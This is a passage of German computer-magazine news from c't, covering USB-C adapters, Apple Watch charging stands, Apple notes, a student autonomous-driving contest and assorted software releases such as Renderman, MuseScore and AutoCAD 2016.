Der USB-3.0-Adapter auf USB-A soll bis zu 5 Gbit/s Übertragungsrate mitmachen. Vier Kabel sollen USB-2.0 mit bis zu 480 Mbit/s unterstützen. Am anderen Ende findet man wahlweise einen Stecker für USB-Mini-B, -micro, -A oder -B. Jedes kostet wie der USB-3.0-Adapter 20 Euro. Alle Kabel sind einen Meter lang, der Adapter ist kürzer. Einen genauen Liefertermin nennt Belkin nicht.(rsr@ct.de)

c't USB-C-Sortiment: ct.de/yyb7

Anzeige

© Copyright by Heise Medien

Ladestationen für Apple Watch angekündigt

Fünf Ladestationen für die Apple Watch integrieren das mitgelieferte Ladekabel, das jeder Watch beiliegt, in ihre Ständer. Ein zusätzliches Exemplar kostet je nach Länge zwischen 35 und 40 Euro.

Bei Griffins „WatchStand“ thront die Uhr auf einer schwarzen Kunststoffsäule; geladen wird sie über das darin verborgene Ladekabel. Griffin sieht einen Preis von 30 Euro vor.

Nomad setzt mit dem silbernen oder dunkelgrauen „Pod“ auf einen integriertem Lithium-Polymer-Akku mit 1800 mAh, der über das Apple-Ladekabel angeschlossen wird. Er soll die Uhr bis zu viermal laden und lässt sich selbst über einen Micro-USB- oder USB-C-Anschluss füllen. Der runde „Pod“ soll 60 US-Dollar kosten.

Twelve South hat seinen Standfuss „HiRise“ aus Metall in den Farben silber und schwarz angekündigt. Der Preis wird 50 Dollar betragen.

Der „Charging Stand“ von Dodo besteht aus kalifornischem Walnussholz. Eine Stahlplatte am Fuss festigt den Stand. 70 Dollar kostet der Ständer für Vorbesteller, später 100 Dollar.

Den „Luxury Pocket Stand“ fertigt Pad & Quill aus Mahagoni- oder Kirschholz. Er lässt sich zusammenklappen und kostet im Vorverkauf 80 Dollar; der Normalpreis soll bei 90 Dollar liegen. (rsr@ct.de)

c't Hersteller-Infos: ct.de/yyb7

MacBook-Ständer im Smart-Cover-Look

Das Klappsystem des MacBook-Ständers BaseLift von Zubehörhersteller Twelve South erinnert an Apples „Smart Cover für das iPad“: Eine Kante ist fest mit dem Laptop verbunden. Flach ausgelegt schützt die Matte vor der Wärme der Unterseite. Klappt man den BaseLift schrittweise zusammen, bockt man das Book hinten auf. Das macht den Tastaturwinkel angenehmer und erhöht das Display. Der BaseLift passt an alle aktuellen MacBooks; für 13- und 15-Zoll-Modelle liefert Twelve South einen sogenannten „Flip Strip“ mit, der die Stabilität verbessern soll. Der Kompaktständer kostet 50 Euro und ist nur in orange erhältlich. (rsr@ct.de)

c't Baselift Homepage: ct.de/yyb7

Der BaseLift Ständer lässt sich für verschiedene Höhen zusammenklappen.

Anzeige

Apple-Notizen

Die **Apple-Aktie** ist nun vom US-Aktienindex NASDAQ zum Dow Jones (DJIA) gewechselt und befindet sich damit unter den 30 wichtigsten Aktienunternehmen des Landes.

Apple hat aus dem iOS-App-Store alle **Apps der Kategorie Anti-Viren und -Malware entfernt**. Der iPhone-Hersteller begründete die Entscheidung damit, dass die Anwendungen den Nutzer glauben lassen könnten, es gäbe Viren für iOS.

Das **Security-Update 2015-003 für Yosemite** schließt eine Sicherheitslücke im iCloud-Schlüsselbund. Angreifer im gleichen Netzwerk hätten dort durch Pufferüberläufe problematischen Code ausführen können, so Apple.

Die neue Macbook-Reihe unterstützt offiziell **kein Windows 7** mehr. Weder die 12-Zoll- noch die überarbeiteten 13-Zoll-Varianten lassen zu, über Bootcamp eine ältere Version als Windows 8 zu installieren.

© Copyright by Heise Medien

TU München gewinnt 1. Audi Autonomous Driving Cup

Ein fünfköpfiges Studententeam der Technischen Universität München (TUM) hat den ersten Audi Autonomous Driving Cup gewonnen. Für den Wettbewerb, der mit insgesamt 16 000 Euro dotiert war, sollten Algorithmen für autonome Fahrfunktionen entwickelt werden. Audi stellte den Teilnehmern dafür jeweils zwei Q5-Modellfahrzeuge im Maßstab 1:8 zur Verfügung, die bereits mit Sensorik, Aktorik, Rechner-Hardware (Odroid X2, Arduino Due), Linux-Betriebssystem sowie der Entwicklungsumgebung ADTF ausgestattet waren.

Die insgesamt zehn Uni-Teams hatten ein halbes Jahr Zeit, ihre Fahrzeuge auf Aufgaben wie autonomes Spurhalten, Ein- und Ausparken, Hindernissen ausweichen, Notbremsungen, Überholen und Vorfahrt gewähren vorzubereiten. Bewertet wurde beim Finale, das Ende März in Ingolstadt stattfand, nicht nur die Performance von Fahrzeugen und Software, sondern auch die Eleganz der Lösungen und deren Präsentation in einem 15-Minuten-Vortrag.

Der Gesamtsieg brachte dem Team MomenTUM ein Preisgeld von 10 000 Euro ein. Der zweite Platz (5000 Euro) ging an das Team des Karlsruhe Institute of Technology (KIT). Über 1000 Euro Preisgeld für den Drittplatzierten freute sich das Team der Universität Freiburg. Audi-Vorstand Prof. Ulrich Hackenberg kündigte an, den Audi Autonomous Driving Cup auch im kommenden Jahr wieder zu veranstalten. Es sei „wichtig, dass sich Studenten bereits im Studium mit wichtigen Zukunftsthemen wie dem pilotierten Fahren beschäftigen“, erklärte der Entwicklungschef des Konzerns. (pmz@ct.de)

Bild: Audi

Beim 1. Audi Autonomous Driving Cup mussten die Fahrzeuge auch ihre Fähigkeiten beim autonomen Einparken unter Beweis stellen. Im Bild das Siegerauto der Technischen Universität München.

Algorithmen gegen Betrüger im Online-Versandhandel

Rund 70 Prozent des Versandhandels werden heute über das Internet abgewickelt. Die Anonymität des Cyberspace lockt auch Betrüger an: Bandenmäßig organisierte Täter bestellen große Warenmengen bei verschiedenen Händlern, ohne sie zu bezahlen. Dabei nutzen sie gefälschte oder gestohlene Identitäten. Die Forschungsgruppe „IT-Sicherheit“ am Institut für Informatik der Universität Göttingen will unter Leitung von Prof. Konrad Rieck jetzt eine händlerübergreifende Analyseplattform zur Erkennung solcher Betrugsfälle entwickeln.

„Mit dieser Plattform können Online-Händler Bestellungen automatisch analysieren und ungewöhnliche Muster aufspüren“, erklärt Informatik-Professor Rieck. Das System ist Teil des Projekts „Analyse und Bekämpfung von bandenmäßigem Betrug im Onlinehandel“ (ABBO), das bis Anfang 2018 läuft und vom Bundesministerium für Bildung und Forschung (BMBF) mit 935 000 Euro gefördert wird. Außer der Universität Göttingen sind an dem Projekt auch die private „Steinbeis Hochschule Berlin“, der Online-Händler Zalando, der Duty-Free-Spezialist „Gebr. Heinemann“ sowie die Polizeidirektion Göttingen beteiligt. (pmz@ct.de)

Kostenloser Online-Programmierkurs „Java für Einsteiger“

Das Hasso-Plattner-Institut (HPI) für Softwaresystemtechnik in Potsdam startet am 13. April einen neuen Einsteigerkurs, bei dem Grundlagen der Programmiersprache Java vermittelt werden. Der Kurs dauert vier Wochen und richtet sich sowohl an Erwachsene, als auch an Schüler weiterführender Schulen. Die Teilnahme ist kostenlos, benötigt werden lediglich ein Computer mit Internetzugang sowie ein Webbrowser. HPI-Angaben zufolge verknüpft der Kurs „Grundkenntnisse des Programmierens mit der Konzeption von Programmen anhand objektorientierter Modellierung“.

Durchgeführt wird der Kurs von wissenschaftlichen Mitarbeitern und Studenten des Hasso-Plattner-Instituts. In der ersten Woche geht es um Variablen sowie grundlegende Programmstrukturen. Danach stehen Eigenschaften von Objekten, Parameter, Bedingungen, Schleifen und Arrays auf dem Programm. In der dritten Woche beschäftigen sich die Teilnehmer mit Sichtbarkeiten, Überladung und Vererbung. Die letzte Woche ist Objektdatentypen, For-Each-Schleifen und Typumwandlungen gewidmet.

Wer seine Kenntnisse vertiefen will, kann im Mai zusätzlich an einem zweiwöchigen Workshop teilnehmen, der in die Nutzung der Programmierumgebung Java IDE einführt. (pmz@ct.de)

Neuer Hybrid-Studiengang „Wirtschaftsingenieurwesen Energie/Umwelt“

Die Ostfalia Hochschule für angewandte Wissenschaften bietet zum Wintersemester 2015/16 einen neuen Studiengang „Wirtschaftsingenieurwesen Energie/Umwelt“ an. Das Studium ist auf sieben Semester angelegt und schließt mit dem „Bachelor of Engineering“ ab. Eine Besonderheit des Studiengangs ist seine Hybrid-Struktur: 50 Prozent der Inhalte (vor allem betriebswirtschaftliche und interdisziplinäre Fächer wie EDV, Projektmanagement und Energierecht) werden über Online-Kurse vermittelt, der Rest über Präsenzveranstaltungen am Campus Wolfenbüttel.

Ab dem 2. Semester können Studierende zwischen den Schwerpunkten Energie und Umwelt wählen. Bei „Energie“ stehen Aspekte wie die Erstellung ökologischer Energiekonzepte für Gebäude, die Verwendung erneuerbarer Energieträger und die optimale Nutzung von staatlichen Fördersystemen im Vordergrund. Vermittelt werden unter anderem Kenntnisse der Fachgebiete Elektrotechnik, Thermodynamik, Wärmeversorgung und Regelungstechnik.

Wer sich für den Schwerpunkt „Umwelt“ entscheidet, erwirbt Kompetenzen für wirtschaftlich-technische Aufgaben im Bereich der Biotechnologie und des Umweltschutzes. Zu den Studieninhalten gehören naturwissenschaftliche Disziplinen, Hygiene/Lebensmitteltechnik, Anlagenbau sowie Umweltmanagement und Umweltrecht. Der Studiengang „Wirtschaftsingenieurwesen Energie/Umwelt“ ist zulassungsfrei (kein NC). Die Kosten pro Semester belaufen sich inklusive Semesterticket auf 250 bis 300 Euro; Bewerbungsschluss ist der 15. Juli 2015. (pmz@ct.de)

c't Profil des Studiengangs: ct.de/y6q3

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Pixar-Renderer in kostenloser Version

Der hauseigene Renderer Renderman stellt die Basis für die erfolgreichen 3D-Filme von Pixar. Kommerziell verfügbar ist Renderman schon länger; jetzt gibt es auch eine kostenlose Version zur nichtkommerziellen Nutzung unter Linux, Mac OS und Windows. Im Unterschied zu anderen Gratisversionen ist „Free Non-Commercial Renderman“ nicht in seinen Fähigkeiten beschnitten. Die einzige Einschränkung besteht darin, dass sie fest an einen Rechner gebunden ist (node-locked). Hierfür müssen sich Anwender registrieren.

Als nichtkommerzielle Nutzung gelten auch persönliche Projekte, die indirekt Geld abwerfen – etwa durch Werbung auf einer Videoplattform. Untersagt ist die Nutzung durch gemeinnützige Organisationen, die sich über Mitgliedsbeiträge oder ähnliche Methoden finanzieren. Eine kommerzielle Lizenz kostet 500 US-Dollar.

Um etwas mit Renderman anfangen zu können, benötigt man zwingend ein 3D-Paket – direkt unterstützt werden Maya und Katana, über Erweiterungen auch Cinema4D und Houdini. In einer FAQ kündigt Pixar die Entwicklung von Schnittstellen zu Lightwave und dem kostenlosen Open-Source-Paket Blender an. (ghi@ct.de)

c't FAQ & Download: ct.de/yd7k

Bild: Pixar


Der 3D-Renderer Renderman ist für die Bilderpracht in Pixars Filmen verantwortlich. Für den nichtkommerziellen Einsatz gibt es jetzt eine Gratisversion.

Bessere Ebenen für Photoshop Elements

Die Photoshop-Erweiterung LayersXXL erweitert den Spielraum bei der Arbeit mit Ebenen. Beim Öffnen werden mehrere Dateien auf Wunsch gleich als Ebenenstapel angelegt. Panoramen und HDR-Bilder sollen sich mit Hilfe von Funktionen zum automatischen Ausrichten und Überblenden per Ebenentechnik erstellen lassen. Weitere Optionen: Bedingtes Überblenden beim Verrechnen zweier Ebenen, zusätzliche Ebeneneffekte und Ebenenstile wie Muster, Verläufe und Konturen. Außerdem darf man Ebenenkompositionen anlegen, also verschiedene Versionen eines Entwurfs als Schnappschuss speichern.

Entwickler Harald Heim legt Wert darauf, die Zusatzfunktionen sauber in die vorhandenen Paletten und Menüs zu integrieren. Das Plug-in läuft in Photoshop Elements 6 bis 13 für Windows und kostet 46 Euro. (atr@ct.de)

c't Testversion: ct.de/yd7k



Das Photoshop-Elements-Plug-in LayersXXL schaltet verborgene Funktionen aus dem professionellen Photoshop frei, unter anderem Ebeneneffekte wie Farbüberlagerungen, Konturen und das bedingte Überblenden.

Freies Notensatzprogram MuseScore

Für Version 2.0 des Open-Source-Notensatzprogramm MuseScore wurde die Bedienung vereinfacht, der Notensatz verbessert und das Repertoire um Satz für Saiteninstrumente erweitert. Ein Start Center gibt Zugriff auf eigene Dokumente inklusive Vorschaubild und auf Noten aus der Online-Community Musescore.com. Im neuen Inspector-Fenster kann man Elemente genau positionieren und sie für den Druck ausgrauen oder unsichtbar machen. Das automatische Layout soll bei Bindebögen, Kollision von Noten verschiedener Stimmen und beim Zusammenfassen von Noten mit einem Notenhals besser arbeiten.

MuseScore 2.0 kann Notenphrasen verlinken und führt Änderungen an allen betroffenen Stellen aus. Dynamische Textstile kümmern sich um Schriftart und -größe, der Smart-Chord-Symbol-Parser vereinfacht die Ein- und Ausgabe von Akkordsymbolen. Im Repitch Mode lässt sich die Tonhöhe ändern, ohne dass der Rhythmus beeinflusst wird. Für Gitarre und Bass, Mandoline und Laute unterstützt MuseScore nun Tabulatur, Anschlagsnotation und spezifische Symbole. Außerdem importiert das Programm nun Guitar-Pro-Dokumente. Der FluidR3 SoundFont, neue Swing-Einstellungen und die Interpretation von Symbolen wie Crescendo, Fermate, Tremolo und Tempo-Markierungen sollen für eine möglichst realistische Audio- und MP3-Ausgabe sorgen. Fürs Playalong enthält MuseScore ein Metronom und Looping-Einstellungen. MuseScore 2.0 steht für Windows, Mac OS und Linux zum Download bereit. (akr@ct.de)

c't Download: ct.de/yd7k


Über das Start Center von MuseScore 2.0 hat der Anwender Zugriff auf lokal gespeicherte Dokumente und auf freie Notenblätter der Online-Community Musescore.com.

© Copyright by Heise Medien

AutoCAD schont die Augen

Die auffälligste Neuerung in AutoCAD 2016 betrifft die Programmoberfläche, die mit moderner Grafik-Hardware nun Konstruktionen wesentlich sauberer darstellt. Eine erweiterte Befehlsvorschau stellt Auswirkungen von Befehlen dar, die der Anwender vorab begutachten kann. Ausgewählte Objekte sind nicht mehr durch punktierte, sondern durch dickere und hellere Linien markiert und besser sichtbar. Auch das dunkle Farbschema soll die Augen entlasten.

AutoCAD bietet nun Tabs an, über die man zwischen allen offenen Zeichnungen wechseln kann; das Öffnen eines neuen Tabs erzeugt eine neue Zeichnung. Der PDF-Export liefert bei gleicher Qualität kleinere Dateien. Diese lassen sich durchsuchen und können nun einfacher an Zeichnungen angehängt werden. Das neue Bemaßungswerkzeug berücksichtigt automatisch den Typ des jeweiligen Objekts. Infrastruktur- und Architekturfunktionen wurden ergänzt, etwa zur Definition des geografischen Orts einer Zeichnung in einer Karte. (Ralf Steck/dwi@ct.de)




Das neue, dunkle Farbschema und die bessere Darstellung ausgewählter Linien in AutoCAD 2016 sollen die Augen des Anwenders schonen.

c't 30-Tage-Testversion: ct.de/yhr4

Verbesserte Datennachbearbeitung

Der Schwerpunkt von IPEmotion 2015 liegt auf der Datenanalyse. Ob bei der Berechnung von FFTs mit frei skalierbarer Auflösung oder den verbesserten Möglichkeiten zum Filtern von Signalen – bei der Datennachbearbeitung hat die Messdatenerfassungssoftware deutlich zugelegt. Zu den Neuerungen gehören neben individuellen Script-Operationen auch zusätzliche Analyse-Instrumente.

Die Verkettung von Analyseverfahren mit Abläufen und Prozeduren wirkt sich positiv auf Effektivität und Reproduzierbarkeit der Messergebnisse aus. IPEmotion gibt es erstmals auch in einer 64-Bit-Variante, die Dateigrößen jenseits von 1 GByte und größere RAM-Speicherbereiche unterstützt.
(Mathias Poets/dwi@ct.de)




IPEmotion erleichtert die Erfassung und Analyse von Messdaten.

c't 30-Tage-Testversion: ct.de/yhr4

Neues Modul zur Raumautomatisierung

Anwendern der WSCAD-Suite steht eine neue Version des Moduls „Building Automation" zur Planung von Anlagen- und Raumautomatisierung ins Haus. Mit dem angekündigten Update wurde die Software an die aktuellen Normen VDI 3813/EN 15232 angepasst. Sie enthält daher in der neuen Version überarbeitete Symbole, Funktionsblöcke sowie erweiterte Grafik- und Makrobibliotheken.

Ein Projekt-Assistent soll die Zeiten bei der Planung und Projektierung verkürzen. Die Bearbeitung internationaler Projekte profitiert davon, dass jetzt auch dieser Bestandteil der WSCAD-Suite mehrsprachig ist; das betrifft außer der Menüführung auch die Signal- und Datenpunktverwaltung und die Bezeichnungen von Symbolen.
(Mathias Poets/dwi@ct.de)




WSCAD unterstützt interdisziplinäres Planen bei der Raumautomatisierung.

c't Demo (ohne Druckfunktion): ct.de/yhr4

© Copyright by Heise Medien

Ablauf-Monitor




Der ValueStreamer kennzeichnet laufende Prozesse in der Übersicht farblich nach Handlungsbedarf und zeigt sie einzeln mit allen Eckdaten an.

Der ValueStreamer von CAS liefert Anwendern einen kompakten Überblick über alle laufenden Arbeiten etwa in einer Fabrikhalle oder einem Arbeitsfeld mit vielen laufenden Projekten. Das Programm verwaltet in erster Instanz Informationen darüber, welche Prozesse und Teilprozesse im Zeitplan sind und bei welchen sich Schwierigkeiten abzeichnen. Bei Abläufen mit Zeitproblemen wird unterschieden zwischen Schwierigkeiten, welche die zuständigen Mitarbeiter mit Bordmitteln beheben können, und solchen, die Hilfe von höherer Stelle benötigen. Passend zu diesen Kategorien symbolisiert die Übersicht im Browserfenster jeden Prozess als grünes, gelbes oder rotes Quadrat mit drei Abteilen, in denen jeweils die Anzahl der grün, gelb oder rot zu markierenden Unterprozesse vermerkt werden. Für jeden Prozess kann man eine Detailansicht mit dessen Eckdaten öffnen, in der sich auch Instant Messages über diesen Prozess absetzen und sichten sowie Aktivitäten über Tickets initiieren lassen. So agiert ValueStreamer zusätzlich als Werkzeug zur kooperativen Projektüberwachung – das allerdings keine speziellen Funktionen zur Projekt- und Ressourcenplanung enthält.

Die erforderlichen Prozessinformationen gewinnt das Programm entweder direkt aus den Eingaben der Anwender oder durch die automatische Auswertung externer oder maschinell erfasster Kennzahlen. CAS vermarktet das Programm entweder per Kauflizenz oder als Mietsoftware. In beiden Fällen richten sich die Kosten nach der Zahl der uneingeschränkten Nutzerkonten und der Zahl an limitierten Konten, über die man lediglich Statusinformationen und Nachrichten eingeben kann. (hps@ct.de)

Werkzeuge für Qualitäter

United Planet offeriert die Intrexx-QM-Suite 2.0 für Aufgaben wie die Pflege eines Qualitätsmanagement-(QM-)Handbuchs, die Versionierung und Verbreitung qualitätsrelevanter Dokumente, die regelmäßige Überprüfung von Messgeräten oder die Organisation unternehmensinterner Audits. Die auch gesondert erhältlichen Komponenten der Suite decken in den Händen eines QM-Experten alle Bereiche des ganzheitlichen Qualitätsmanagements ab, wie es in der Normenreihe DIN EN ISO 9000 umrissen ist. Die Anwendungen setzen auf die Intrexx-Portalsoftware auf und sind für alle Nutzer eines Portals zugänglich. Die Suite allein kostet netto 6000 Euro als Intrexx-Anwendung. Auf ein Unternehmen, das ein Intrexx-Portal ausschließlich mit der QM-Suite für unbegrenzt viele Anwender betreiben möchte, kommen insgesamt Netto-Lizenzkosten von etwa 10 800 Euro zu. (hps@ct.de)



Das Modul zur Prozessmodellierung erleichtert das Qualitätsmanagement.

Anzeige

© Copyright by Heise Medien


BI versteht Alltags-Englisch

Microsoft hat seine Business-Intelligence-Programme Power BI und Power BI for Office 365 neu programmiert und in Gestalt der Werkzeuge Power View und Power Query sowie des Abfrage-Editors Power Q&A für Office 365 herausgebracht. Lokale Excel-Mappen und Online-Datenquellen lassen sich damit abfragen, filtern und zu BI-Berichten aufbereiten. Diese kann man mit Power View als interaktive Dashboards betrachten, die bei jedem Aufruf aus den festgelegten Datenquellen aktualisiert werden.


Lädt man einen mit Excel 2013 und Power BI definierten Bericht sowie Angaben zu den verwendeten Datenquellen auf einen SharePoint-Server, kann man von dort aus natürlichsprachliche Fragen – momentan nur in Englisch – beantworten lassen. Dazu muss auf dem Server die Power-BI-App installiert sein, welche den eingetippten Text mittels Power Q&A von einem Microsoft-Webserver interpretieren und in eine SharePoint-verständliche Abfragesyntax übersetzen lässt. Um beispielsweise eine Tabelle mit Verkaufszahlen in den Datenbereichen „Umsatz“ und „Artikelnummer“ auszuwerten, könnte man den Satz „Show me Umsatz by Artikelnummer for Februar“ eingeben; die Software visualisierte dann automatisch die angeforderten Informationen.

Lizenzkosten belaufen sich netto auf 10 US-Dollar je Nutzer und Monat für Abonnenten von Office 365, Plan E3 oder E4, beziehungsweise auf 18 Dollar je Monat und Nutzer einschließlich eines SharePoint-Abos für andere Kunden. (hps@ct.de)

c't Software und Anleitungen: ct.de/y71p



Die Inhalte von Tabellenblättern und Datenbanken bereitet Power View zu Webseiten mit mehreren interaktiven Grafiken auf.



Mit Power BI kann man zahlreiche Berichte auf einem gehosteten oder lokalen SharePoint-Server verwalten und für Kollegen freigeben.

Anzeige

Web-CRM überwacht Zahlungen

Das Softwarehaus Weclapp hat seinen Cloud-Anwendungen für CRM, Warenwirtschaft und Vertragsverwaltung eine weitere für die Finanzbuchhaltung zur Seite gestellt. Das neue Modul übernimmt nicht nur Buchungen, auch auf Sachkonten und im Stapelbetrieb, sondern verwaltet außerdem Stammdaten, beliebig viele Kassen und offene Posten. Kontendaten importiert die Software gemäß den Standardkontenrahmen 03 und 04 der Datev und laut Hersteller demnächst auch nach dem Einheitskontenrahmen für Österreich und dem schweizerischen KMU-Kontenrahmen.

Vorschlagslisten fordern regelmäßig zum Verschicken von Mahnungen auf, alternativ lässt sich aber für jeden Kunden auch ein Mahnstopp konfigurieren. Weitere Funktionen wie das Verfolgen des Zahlungsverkehrs mit Lieferanten sowie ein neuer Bericht für Controller sind laut Hersteller in Arbeit. Bestandskunden, die am soeben abgeschlossenen Betatest des Buchhaltungsmoduls teilgenommen haben, können sich die Erweiterung kostenlos selbst freischalten. Alle anderen Abonnenten erhalten das Buchhaltungsmodul im Rahmen der noch für April angekündigten nächsten Weclapp-Version. (hps@ct.de)

© Copyright by Heise Medien

Stefan Krempl

Geplante Auferstehung

Die SPD versucht sich an der Vorratsdatenspeicherung

